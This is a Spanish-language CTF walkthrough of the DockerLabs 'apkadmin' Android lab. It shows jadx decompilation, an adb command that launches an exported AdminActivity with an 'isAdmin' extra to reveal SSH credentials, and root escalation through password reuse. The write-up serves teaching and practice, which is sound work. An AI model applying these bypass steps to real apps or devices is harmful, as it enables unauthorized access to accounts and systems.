

Máquina APKADMIN

Resumen

Laboratorio de **seguridad móvil (Android)** de la plataforma [DockerLabs](#).

Se explota una **Activity de administrador exportada** (`android:exported="true"`) a la que la interfaz de la app no da acceso, para revelar unas credenciales SSH. Después se aprovecha la **reutilización de contraseñas** para escalar a `root` .

Índice de la intrusión

1. Desplegar el laboratorio y descargar el APK desde la web.
 2. Preparar un emulador Android e instalar el APK.
 3. Analizar el APK estáticamente con **jadx** para descubrir la Activity oculta.
 4. Explotar la Activity exportada con **adb** para obtener las credenciales SSH.
 5. Entrar por **SSH** y **escalar a root** reutilizando la contraseña.
-

1. Despliegue y reconocimiento

Usaremos la máquina **apkadmin** de DockerLabs:



Al desplegar el laboratorio se levanta una **web** que sirve la página del reto. En ella hay un botón para **descargar el APK** y poder analizarlo:

hacia ella. Si lo consigues, el panel te revelara unas **credenciales de acceso por SSH**. Con ellas deberas entrar por SSH a la maquina — y esa **misma contraseña es reutilizable para `root`** .

1 Descarga la aplicacion

Empieza descargando el APK del laboratorio e instalalo en un emulador o dispositivo:

↓ Descargar AdminBypassCTF.apk

Instalalo con `adb install -r AdminBypassCTF.apk`


2 Accede al Panel de Administrador

¿Qué buscamos?


La propia web nos adelanta el objetivo: existe un **Panel de Administrador** al que *ningún botón de la app conduce*. Tendremos que alcanzarlo por otras vías; si lo logramos, nos entregará unas credenciales de acceso por SSH.

2. Preparar el entorno de análisis


Para ejecutar y analizar el APK necesitamos un **emulador Android**. Abrimos **Android Studio** y, desde el *Device Manager*, arrancamos un AVD (*Android Virtual Device*):



Si no tenemos ninguno creado, descargamos la imagen del dispositivo que queramos (por ejemplo, un **Pixel**):



Con el emulador ya arrancado y funcionando:



Instalar el APK

Con el emulador en marcha, instalamos el APK mediante **adb** (*Android Debug Bridge*). La opción **-r** reinstala sobre una versión previa si ya existiese:

```
adb install -r AdminBypassCTF.apk
```

```
mario@MacBook-Air-de-Mario apk % adb install -r AdminBypassCTF.apk
Performing Streamed Install
Success
mario@MacBook-Air-de-Mario apk %
```

El APK queda instalado en el emulador:

3:42



AdminBypass CTF

Iniciar sesion

Usuario

Contrasena



INGRESAR

i La app "normal"


Si abrimos la aplicación veremos una pantalla de **login** y, tras autenticarnos, una pantalla de **usuario**. En ningún punto de la interfaz aparece una zona de administración: la puerta al panel admin está deliberadamente escondida de la UI.

3. Análisis estático con jadx

Vamos a decompilar el APK para entender su funcionamiento interno. Usamos **jadx** en su versión gráfica:

```
jadx-gui AdminBypassCTF.apk
```

Al abrirse, nos interesan dos secciones: el **código fuente** (`Source code`) y los **recursos** (`Resources`):



El AndroidManifest.xml

Dentro de `Resources -> AndroidManifest.xml` encontramos declaradas **tres Activities** (las pantallas de la app):



El fallo de configuración

En Android, un componente con `android:exported="true"` puede ser invocado por **cualquier otra app del dispositivo o desde la línea de comandos** (adb), no solo desde la propia aplicación. Si una pantalla sensible se deja exportada **sin ninguna protección** (sin permisos), se convierte en una puerta abierta.

La Activity interesante es la del panel de administrador, marcada como


`android:exported="true"` y **sin** ningún `intent-filter` de *launcher* ni permiso que la proteja:

```
    android:exported="false"/>
<activity
    android:name="com.ctf.adminbypass.AdminActivity"
    android:exported="true"/>
<provider
    android:name="androidx.startup.InitializationProvider"
```

La lógica del "control de acceso"

Revisando el código fuente de la `AdminActivity` encontramos su único (y trivial) control de acceso: leer un **extra** del `Intent`. Aquí tenemos todo lo necesario para explotarla:

- **Nombre del extra:** `"isAdmin"`
- **Tipo:** booleano (`boolean`)
- **Valor que concede acceso:** `true`



i Por qué esto es inseguro

Confiar en un *extra* del `Intent` como control de acceso no protege nada: **quien lanza el componente controla por completo el `Intent`**, incluidos sus extras. Es equivalente a no tener control alguno.

4. Explotación: lanzar la Activity oculta

Con la información obtenida, lanzamos directamente la Activity de administrador desde `adb`, pasándole el extra que le hace creer que somos admin:


```
adb shell am start -n com.ctf.adminbypass/.AdminActivity --ez isAdmin true
```

Desglose del comando:

Parte	Significado
<code>am start</code>	<i>Activity Manager</i> : arranca una Activity
<code>-n</code> <code>com.ctf.adminbypass/.AdminActivity</code>	Componente destino (<code>paquete/.Activity</code>)
<code>--ez isAdmin true</code>	Añade un extra booleano (z) llamado <code>isAdmin</code> con valor <code>true</code>

```
mario@MacBook-Air-de-Mario apk % adb shell am start -n com.ctf.adminbypass/.AdminActivity --ez isAdmin true
Starting: Intent { cmp=com.ctf.adminbypass/.AdminActivity (has extras) }
mario@MacBook-Air-de-Mario apk %
```

Como la Activity está exportada, `am` la lanza **sin pasar por el login**. La vulnerabilidad queda explotada y el Panel de Administrador nos muestra las **credenciales de acceso por SSH**:



Comprobación del caso "correcto"

Si intentamos lanzar la Activity **sin** el extra (es decir, como lo haría alguien sin conocer el truco), el propio código evalúa `isAdmin` como `false`, deniega el acceso y cierra la pantalla:

```
adb shell am start -n com.ctf.adminbypass/.AdminActivity
```

```
mario@MacBook-Air-de-Mario apk % adb shell am start -n com.ctf.adminbypass/.AdminActivity
Starting: Intent { cmp=com.ctf.adminbypass/.AdminActivity }
mario@MacBook-Air-de-Mario apk %
```

Esto confirma que el único "cerrojo" era ese extra del `Intent` .

5. Acceso por SSH y escalada a root

Con el usuario y la contraseña que nos ha dado el panel, entramos por SSH a la máquina del laboratorio:

```
ssh pingu@<IP_DEL_LABORATORIO>
# contraseña: la mostrada por el panel admin
```

Una vez dentro, aprovechamos un segundo fallo clásico: la **reutilización de credenciales**. La contraseña del usuario `pingu` es **la misma que la de `root`** , así que escalamos privilegios directamente:

```
su -
# introducimos de nuevo la misma contraseña
id
# uid=0(root) → laboratorio completado
```